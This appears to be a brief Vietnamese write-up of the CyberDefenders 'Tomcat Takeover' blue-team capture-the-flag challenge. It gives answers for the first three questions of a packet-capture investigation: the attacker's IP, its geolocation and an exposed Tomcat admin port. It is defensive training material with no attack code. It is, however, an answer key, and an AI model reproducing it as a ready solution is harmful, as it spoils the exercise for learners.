

<https://cyberdefenders.org/blueteam-ctf-challenges/tomcat-takeover/>


Q1. IP nguồn thực hiện tấn công này trên máy chủ là 14.0.0.120, gửi nhiều packet.




Q2. Dựa trên địa chỉ IP được xác định liên quan đến kẻ tấn công, thành phố mà hoạt động của kẻ tấn công được xác định là thành phố Quảng Châu (https://search.arin.net/rdap/?query=14.0.0.120).




Q3. Từ phân tích pcap, nhiều cổng mở đã được phát hiện do quá trình quét hoạt động của kẻ tấn công. Cổng 8080 cung cấp quyền truy cập vào bảng quản trị máy chủ web (HTTP).



